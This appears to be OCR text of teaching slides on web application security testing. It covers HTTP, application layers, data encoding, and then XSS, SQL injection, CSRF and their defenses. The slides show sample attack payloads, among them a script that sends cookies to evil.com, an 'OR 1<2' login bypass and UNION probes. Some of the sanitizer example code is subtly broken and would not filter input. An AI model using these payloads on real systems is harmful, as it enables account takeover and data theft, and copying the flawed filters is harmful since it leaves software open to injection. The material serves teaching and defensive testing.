Web Application Security Testing

Web Application Security Testing

- Providing evidence that an application sufficiently fulfills its requirements for the face of hostile and malicious inputs

Web Application

- Variety of shapes and sizes
- Written in all kinds of languages, they run on every kind of operating system, and they behave in every conceivable way
- All of its functionality is communicated using HTTP, and its results are typically formatted in HTML
- Inputs are communicated using GET, POST, and similar methods

Web Application

- Server
  - The computer system that listens for HTTP connections
  - Server software (Apache, Microsoft's IIS) usually runs on this system to handle those connections
- Client
  - The computer or software that makes a connection to a server, requesting data
  - Client software is most often a web browser, but there are lots of other things that make requests
  - For example
    - Adobe's Flash player can make HTTP requests, as can Java applications, Adobe's PDF Reader, and most software
    - If you have ever run a program and seen a message that said "There's a new version of this software," that usually means the software made an HTTP request to a server somewhere to find out if a new version is available

Web Application

- Request
  - Encapsulates what the client wants to know
  - Consist of a URL, parameters, and metadata in the form of headers
- Universal Resource Locator (URL)
  - A special type of Universal Resource Identifier (URI)
  - indicates the location of something to manipulate via HTTP/ HTTPs
  - Protocol is followed by a standard token (://) - separates the protocol from the rest of the location
  - Then there is an optional {user ID, colon, and password}
  - Next comes the name of the server to contact, a path to the resource on that server
  - There are optional parameters to that resource
  - Finally, it is possible to use a hash sign (#) to reference an internal fragment or anchor inside the body of the page

Web Application

- Parameter
  - Key-value pairs with an equals sign (=) between the key and the value
  - There can be many of them on the URL and they are separated by ampersands
  - Can be passed in the URL
    - As shown in earlier Example or in the body of the request, as shown later.
- Method
  - Every request to a server is one of several kinds of methods
  - The two most common, by far, are GET and POST
  - If you type a URL into your web browser and hit enter, or if you click a link, you're issuing a GET request. Most of the time that you click a button on a form or do something relatively complex, like uploading an image, you're making a POST request
  - The other methods (e.g., PROPFIND, OPTIONS, PUT, DELETE) are used primarily in a protocol called Distributed Authoring and Versioning (DAV) (Not to talk much about them)

Web Application

- Universal Resource Locator (URL)
  - Example shows a full URL using every possible option:
    - http://fred:wilma@www.example.com/private.asp?doc=3&part=4#footer
    - A user ID fred, whose password is wilma being passed to the server at www.example.com
    - That server is being asked to provide the resource private.asp, and is passing a parameter named doc with a value of 3 and a parameter part with a value of 4, and then referencing an internal anchor or fragment named footer

Web Application

- Case Sensitivity in URLs
  - Not case-sensitive
    - The protocol identifier HTTP and HTTPS
    - The name of the machine (www.example.com)
      - It is the Domain Name System (DNS) name of the server, and DNS is officially not case-sensitive
  - Probably case-sensitive
    - The user ID and password (fred and wilma in our example) (Depend on server software)
    - They may also depend on the application itself
    - The resource section is hard to know. /private.asp- a Windows Active Server Pages extension, that suggests a request to a Windows server system-not case-sensitive
    - On a Unix system running Apache, it will be case-sensitive

HTTP

- Client server based HTTP from the view of testing methods
  - Clients make requests, and servers respond
  - Not possible for a server to decide “that computer over there needs some data. Just connect to it and send the data.”
  - Clients like web browsers and Flash applets can be programmed to poll a server, making regular requests at intervals or at specific times
  - For the tester, focus testing on the client side of the system—emulating what the client does and evaluating the server’s response

HTTP

- HTTP is stateless Protocol does not have any notion of “state”
  - One connection has no relationship to any other connection
  - If you click on a link now, and then click on another link ten minutes later (or even one second later), the server has no concept that the same person made those two requests
- Applications go through a lot of trouble to establish who is doing what
  - Programmer has to build the application itself to manage the session and determining that one connection is related to another
  - IP address: Also not allowing the server to figure out that all the connections from same IP address must be related
    - Many households have several computers, but one link to the Internet gets only a single IP address, and a device in the network (a router of some kind) uses a trick called Network Address Translation (NAT) to hide how many computers are using that same IP address
  - Cookies-To track session and state, become a focal point for a lot of testing
  - Failures to track session and state correctly are the root cause of many security issues

HTTP

- HTTP is simple text
  - Can look at the actual messages that pass over the wire (or the air) and see exactly what's going on
  - Very easy to capture HTTP, and it's very easy for humans to interpret it and understand it
  - Most importantly, because it is so simple, it is very easy to simulate HTTP requests, Regardless of whether the usual application is a web browser, Flash player, PDF reader, or something else, one can simulate those requests using any client


Web Application

- Web applications
  - Might be a single server, using a really lightweight scripting language to send various kinds of reports to a user
  - Or might be a massive business-to-business (B2B) workflow system processing a million orders and invoices every hour
  - All consist of the same sorts of moving parts, and they rearrange those parts in different ways to suit their needs
  - Building Blocks
    - The technology stack
    - Data Encoding

Web Application

- The technology stack
  - For any web application, consider a set of technologies that are typically described as a stack
  - At the lowest level: An operating system
    - Providing access to primitive operations like reading and writing files and network communications
  - Above that server software
    - Accepts HTTP connections, parses and determines how to respond
  - Above that amount of logic
    - To think about the input and ultimately determines the output

Web Application



Web Application

- Network services
  - Not typically implemented by developers or software, external network services can have a vital impact on testing
  - Include load balancers, application firewalls, and various devices that route the packets over the network to the server

Web Application

- Operating system
  - Play an important role in things like connection time-outs, antivirus testing and data storage (e.g., the filesystem)
  - Easy to attribute mysterious behavior to an application failure, when really it is the operating system behaving in an unexpected way

Web Application

- HTTP server software
  - Some software must run in the operating system and listen for HTTP connections
  - E.g. IIS, Apache, Jetty, Tomcat, or any number of other server packages
  - Like the operating system, its behavior can influence software and sometimes be misunderstood
    - For example, application can perform user ID and password checking, or one can configure HTTP server software to perform that function
    - Knowing where that function is performed is important to interpreting the results of a user ID and password test case

Web Application

- Middleware
  - A very big and broad category, middleware can comprise just about any sort of software that is somewhere between the server and the business logic
  - Typical names here include various runtime environments (.NET and J2EE) as well as commercial products like WebLogic and WebSphere
  - The usual reason for incorporating middleware into a software's design is functionality that is more sophisticated than the server software, upon which you can build your business logic

Web Application

- Data Encoding
  - Web applications ship data back and forth from browser to server
  - Depending on the type of data, the requirements of the system, and the programmer's particular preferences, data might be encoded or packaged in any no. of different formats
  - To make useful test cases, often have to decode the data, manipulate it, and reencode it
  - In particular complicated situations, may have to recompute a valid integrity check value, like a checksum or hash
  - Majority of tests involve manipulation of the parameters pass back and forth between a server and a browser, but have to understand how they are packed and shipped before one can manipulate them

Web Application Structures

- One of the ways to categorize web applications is by the number and kind of accessible interfaces they have
- Very simple architectures have everything encapsulated in one or two components
- Complex architectures have several components, and the most complicated of all have several multi component applications tied together
- A component is an encapsulated nugget of functionality

Web Application Structures

- A component is an encapsulated nugget of functionality
- It can be considered a black box
  - It has inputs, it produces outputs
  - When you have a database, it makes an obvious component because its input is a SQL query, and its output is some data in response
  - As applications become more complex, they are frequently broken down into more specialized components, with each handling a separate bit of the logic
  - In large, sophisticated multi component systems, each component usually executes on its own physically separate computer system
  - Frequently components are separated logically in the network, also, with some components in more trusted network zones and other components in untrusted zones

Web Application

- Architectures in terms of both the number of layers and what the components in those layers generally do
- Common components
  - The most common web applications are built on a Model-View-Controller (MVC) design
    - The purpose of this development paradigm is to separate the functions of input and output (the “View”) from the operations of the business requirements (the “Model”) integrated by the “Controller”
    - Permits separate development, testing, and maintenance of these aspects of the web application

Web Application

- Session or presentation layer
  - Mainly responsible for tracking the user and managing his session
  - Includes the decorations and graphics and interface logic
  - Some logic to issue, expire, and manage headers, cookies, and transmission security (typically SSL)
  - Also do presentation-layer jobs such as sending different visualizations to the user based on the detected web browser

Web Application

- Application layer
  - When present as a distinct layer, contains the bulk of the business logic
  - The session component determines which HTTP connections belong to a given session
  - The application layer makes decisions regarding functionality and access control
- Data layer
  - When you have a separate data layer, you have explicitly assigned the job of storing data to a separate component in the software
  - Most commonly this is a database of some sort
  - When the application needs to store or retrieve data, it uses the data component

Web Application

- Given the many components that are possible, the number of separate layers that are present in the system influence its complexity a great deal
- They also serve as focal points or interfaces for testing
- You must make sure you test each component and know what sorts of tests make sense at each layer

One-layer Web Application

- All its business logic, data, and other resources in the same place
- No explicit separation of duties between: handling the HTTP connection itself, session management, data management, and enforcing the business rules
- Example:
  - Simple Java server page (JSP) or servlet that takes a few parameters as input and chooses to offer different files for download as a result
  - Application that stores thousands of files, each containing the current weather report for a given zip code. When the user enters their zip code, the application displays the corresponding file. There is logic to test (what if the user enters **xyz as her** zip code?) and there are even security tests possible (what if the user enters **/etc/passwd as her zip code?). There is only the one logic (e.g., the one servlet) to** consider, though.

One-layer Web Application

- Finding an error means you look in just the one place
- Testing of a one-layer web app: Identify its inputs and its outputs, as you would with any application, and perform your usual testing of positive, negative, and security values

Two-layer Web Application

- Usually a single session/application and a data component
- A common abbreviation in describing web applications is LAMP, standing for Linux, Apache, MySQL, and PHP
- Apache and PHP collaborate to provide a combined session/application component, and MySQL provides a separate data component
- Multiple independent systems can provide session and application logic while a different set of individual machines can provide MySQL data services

Two-layer Web Application

- Examples: any number of blogging, content management, and website hosting packages
- The Apache/PHP software controls the application, while the MySQL database stores things like blog entries, file metadata, or website content
- Access control and application functions are implemented in PHP code
- The use of a MySQL database allows it to easily deliver features like searching content, indexing content, and efficiently replicating it to multiple data stores

Two-layer Web Application

- Testing of two-layer application
  - Consider tests across the boundary between the layers
  - If presentation/app layer is making SQL queries to a data layer, then need to consider tests that address the data layer directly
  - What can you find out about the data layer, the relationships in the data, and the way the application uses data?
  - To test for ways that the application can scramble the data, and ways that bad data can confuse the application

Three-layer Web Application

- When developers decide to divide their work into three or more layers, they have a lot of choices about which components they choose
- Most applications that are complex enough to have three components tend to use heavyweight frameworks like J2EE and .NET
- JSPs can serve as the session layer, while servlets implement the application layer
- Finally, an additional data storage component, like an Oracle or SQL Server database implements the data layer

Three-layer Web Application

- Testing:
  - When you have several layers, you have several autonomous application programming interfaces (APIs) that you can test
  - For example, if the presentation layer handles sessions, you will want to see whether the application layer can be tricked into executing instructions for one session when it pretends as another

Web Application- Data Encoding

- Recognizing, decoding, and encoding several different formats
  - Base 64, Base 36, Unix time, URL encoding, HTML encoding etc.
- Data be hidden form field values, GET parameters in the URL, or values in the cookie
- Data can be small, like a 6-character discount code, or they might be large, like hundreds of characters with an internal composite structure
- As a tester, to do boundary case testing and negative testing that addresses *interesting cases*, *but cannot figure out what is interesting if not* understand the format and use of the data
- It is difficult to methodically generate boundary values and test data if you do not understand how the input is structured

Web Application – Data Encoding

- Base 36
  - Like Base 16, it begins at 0 and carries on into the alphabet after reaching 9, it does not stop at F, however, It includes all 26 letters up to Z
  - Unlike Base 64, however, it does not distinguish between uppercase and lowercase letters and it does not include any punctuation
  - So, if you see a mixture of letters and numbers, and all the letters are the same case (either all upper or all lower), and there are letters in the alphabet beyond F, you're probably looking at a Base-36 number

Web Application- Data Encoding

- Base 64
  - Include the entire alphabet, upper- and lowercase, as well as the ten digits 0–9 →That gives us 62 characters
  - Add in plus (+) and solidus (/) and we have 64 characters
  - Equals sign is also part of the set, but it will only appear at the end
  - Always contain a number of characters that is a multiple of 4
  - If the input data does not encode to an even multiple of 4 bytes, one or more equals (=) will be added to the end to pad out to a multiple of 4
  - Thus, you will see at most 3 equals, but possibly none, 1, or 2
  - The hallmark of Base 64 is the trailing equals. Failing that, it is also the only encoding that uses a mixture of both upper- and lowercase letters

Web Application- Data Encoding

- For example:
  - If you see dGVzdHVzZXI6dGVzdHB3MTIz in an HTTP header, you might be tempted to just change characters at random
  - Decoding this with a Base-64 decoder, however, reveals the string “testuser:testpw123”
  - Gives better idea of the data, and knowledge how to modify it in ways that are relevant to its usage
  - You can make test cases that are valid and carefully targeted at the application’s behavior

Web Application Security

Vulnerabilities, attacks, and countermeasures

Vulnerabilities

- Misconfiguration
- Client-side controls
- Authentication errors
- Cross-site scripting
- SQL injection
- Cross-site request forgery

Misconfiguration

- Outdated versions of the server
- Outdated versions of third-party web applications
- Guessable passwords
  - Application
  - FTP/SSH
- Retrievable source code
- Trojaned home machine

Client-side controls

- Do not rely on client-side controls that are not enforced on the server-side
  - Cookie

```
Cookie: role=guest
```

Client-side controls

- Do not rely on client-side controls that are not enforced on the server-side
  - Cookie

```
Cookie: role=admin
```

Client-side controls

- Do not rely on client-side controls that are not enforced on the server-side
  - Cookie

    ```
    Cookie: role=admin
    ```
  - Hidden form parameters

    ```
    <input type="hidden" name="role"
    value="guest">
    ```

Client-side controls

- Do not rely on client-side controls that are not enforced on the server-side
  - Cookie

    ```
    Cookie: role=admin
    ```
  - Hidden form parameters

    ```
    <input type="hidden" name="role"
    value="admin">
    ```

Client-side controls

- Do not rely on client-side controls that are not enforced on the server-side
  - Cookie

    ```
    Cookie: role=admin
    ```
  - Hidden form parameters

    ```
    <input type="hidden" name="role"
    value="admin">
    ```
  - JavaScript checks

    ```
    function validateRole() { … }
    ```

Client-side controls

- Do not rely on client-side controls that are not enforced on the server-side
  - Cookie

    ```
    Cookie: role=admin
    ```
  - Hidden form parameters

    ```
    <input type="hidden" name="role"
    value="admin">
    ```
  - JavaScript checks

    ```
    function validateRole() { return 1;}
    ```

Direct object reference

- Application displays only the “authorized” objects for the current user
- BUT it does not enforce the authorization rules on the server-side
- Attacker can force the navigation (“forceful browsing”) to gain unauthorized access to these objects


Authentication errors

- Weak passwords
  - Enforce strong, easy-to-remember passwords
- Brute forceable
  - Enforce upper limit on the number of errors in a given time
- Verbose failure messages (“wrong password”)
  - Do not leak information to attacker

Cross-site scripting (XSS)


1. Attacker injects malicious code into vulnerable web server

Cross-site scripting (XSS)




1. Attacker injects malicious code into vulnerable web server
2. Victim visits vulnerable web server

Cross-site scripting (XSS)



1. Attacker injects malicious code into vulnerable web server
2. Victim visits vulnerable web server
3. Malicious code is served to victim by web server

Cross-site scripting (XSS)



1. Attacker injects malicious code into vulnerable web server
2. Victim visits vulnerable web server
3. Malicious code is served to victim by web server
4. Malicious code executes on the victims with web server's privileges

Three types of XSS

- *Reflected*: vulnerable application simply "reflects" attacker's code to its visitors
- *Persistent*: vulnerable application stores (e.g., in the database) the attacker's code and presents it to its visitors
- *DOM-based*: vulnerable application includes pages that use untrusted parts of their DOM model (e.g., `document.location`, `document.URL`) in an insecure way

XSS attacks: stealing cookie

- Attacker injects script that reads the site's cookie
- Scripts sends the cookie to attacker
- Attacker can now log into the site as the victim

```
<script>
var img = new Image();
img.src =
  “http://evil.com/log_cookie.php?” +
  document.cookie
</script>
```

XSS attacks: “defacement”

- Attacker injects script that automatically redirects victims to attacker’s site

```
<script>
  document.location =
      “http://evil.com”;
</script>
```

XSS attacks: phishing

- Attacker injects script that reproduces look-and-feel of “interesting” site (e.g., paypal, login page of the site itself)
- Fake page asks for user’s credentials or other sensitive information
- The data is sent to the attacker’s site

XSS attacks: privacy violation

- The attacker injects a script that determines the sites the victims has visited in the past
- This information can be leveraged to perform targeted phishing attacks

XSS attacks: run exploits

- The attacker injects a script that launches a number of exploits against the user's browser or its plugins
- If the exploits are successful, malware is installed on the victim's machine without any user intervention
- Often, the victim's machine becomes part of a botnet

XSS attacks: JavaScript malware

- JavaScript opens up internal network to external attacks
  - Scan internal network
  - Fingerprint devices on the internal network
  - Abuse default credentials of DSL/wireless routers

SQL injection

HTTP Request

```
POST /login?u=foo&p=bar
```

SQL Query

```
SELECT user, pwd FROM users WHERE u = 'foo'
```

- Attacker submits HTTP request with a malicious parameter value that modifies an existing SQL query, or adds new queries

SQL injection

HTTP Request

```
POST /login?u='+OR+1<2#&p=bar
```

SQL Query

```
SELECT user, pwd FROM users WHERE u = '' OR 1<2#
```

- Attacker submits HTTP request with a malicious parameter value that modifies an existing SQL query, or adds new queries

SQLI attacks

- Detecting:
  - "Negative approach": inject special-meaning characters that are likely to cause an error, e.g., `user="`
  - "Positive approach": inject expression and check if it is interpreted, e.g., `user=ma"` `"rco` instead of `user=marco`
- Consequences:
  - Violate data integrity
  - Violate data confidentiality


SQLI attacks: DB structure

- Error messages

  ```
  You have an error in your SQL syntax; check the
  manual that corresponds to your MySQL server
  version for the right syntax to use near '"""' at
  line 1 SELECT * FROM authors WHERE name = ""”
  ```


- Special queries
  - `" union select null,null,null,null,null --` ”
    gives SQL error message
  - `" union select null,null,null,null,null,null –` ”
    gives invalid credential message

Cross-site request forgery (CSRF)




1. Victim is logged into vulnerable web site

Cross-site request forgery (CSRF)




1. Victim is logged into vulnerable web site
2. Victim visits malicious page on attacker web site

Cross-site request forgery (CSRF)



1. Victim is logged into vulnerable web site
2. Victim visits malicious page on attacker web site
3. Malicious content is delivered to victim

Cross-site request forgery (CSRF)



1. Victim is logged into vulnerable web site
2. Victim visits malicious page on attacker web site
3. Malicious content is delivered to victim
4. Victim involuntarily sends a request to the vulnerable web site

Defenses

- Methodology
- Refinement
- Prepared statements (SQL injection)
- CSRF defenses

Methodology

- Threat and risk analysis
- Security training
- Design review
- Manual and automated code review
- Manual and automated testing
- Online monitoring (detection/prevention)
- Repeat…

Countermeasure: refinement

- Refine *all* user inputs that may be used in sensitive operations
- Refinement is context-dependent
  - HTML element content
    ```
    <span>user input</span>
    ```
  - HTML attribute value
    ```
    <span class="user input">…</span>
    ```
  - JavaScript data
    ```
    <script>user input</span>
    ```
  - CSS value
    ```
    span a:hover { color: user input }
    ```
  - URL value
    ```
    <a href="user input">
    ```

Solution 1

```
$www_clean = ereg_replace(
    “[^A-Za-z0-9 .-@://]”, “”, $www);
echo $www;
```

- *Use Regular expressions*

Solution 2

```
function removeEvilAttributes($tag) {
  $stripAttrib = 'javascript:|onclick|ondblclick|
onmousedown|onmouseup|onmouseover|onmousemove|
onmouseout|onkeypress|onkeydown|onkeyup|style|
onload|onchange';
  return preg_replace(
    "/$stringAttrib/i", "forbidden", $tag);
}
```

- Problem: missing evil attribute: onfocus
- Attack string:
  `<a onfocus="malicious code">…</a>`

Solution 2

```
function removeEvilAttributes($tag) {
  $stripAttrib = 'javascript:|onclick|ondblclick|
onmousedown|onmouseup|onmouseover|onmousemove|
onmouseout|onkeypress|onkeydown|onkeyup|style|
onload|onchange|onfocus';
  return preg_replace(
    "/$stringAttrib/i", "forbidden", $tag);
}
```

Control all the events…

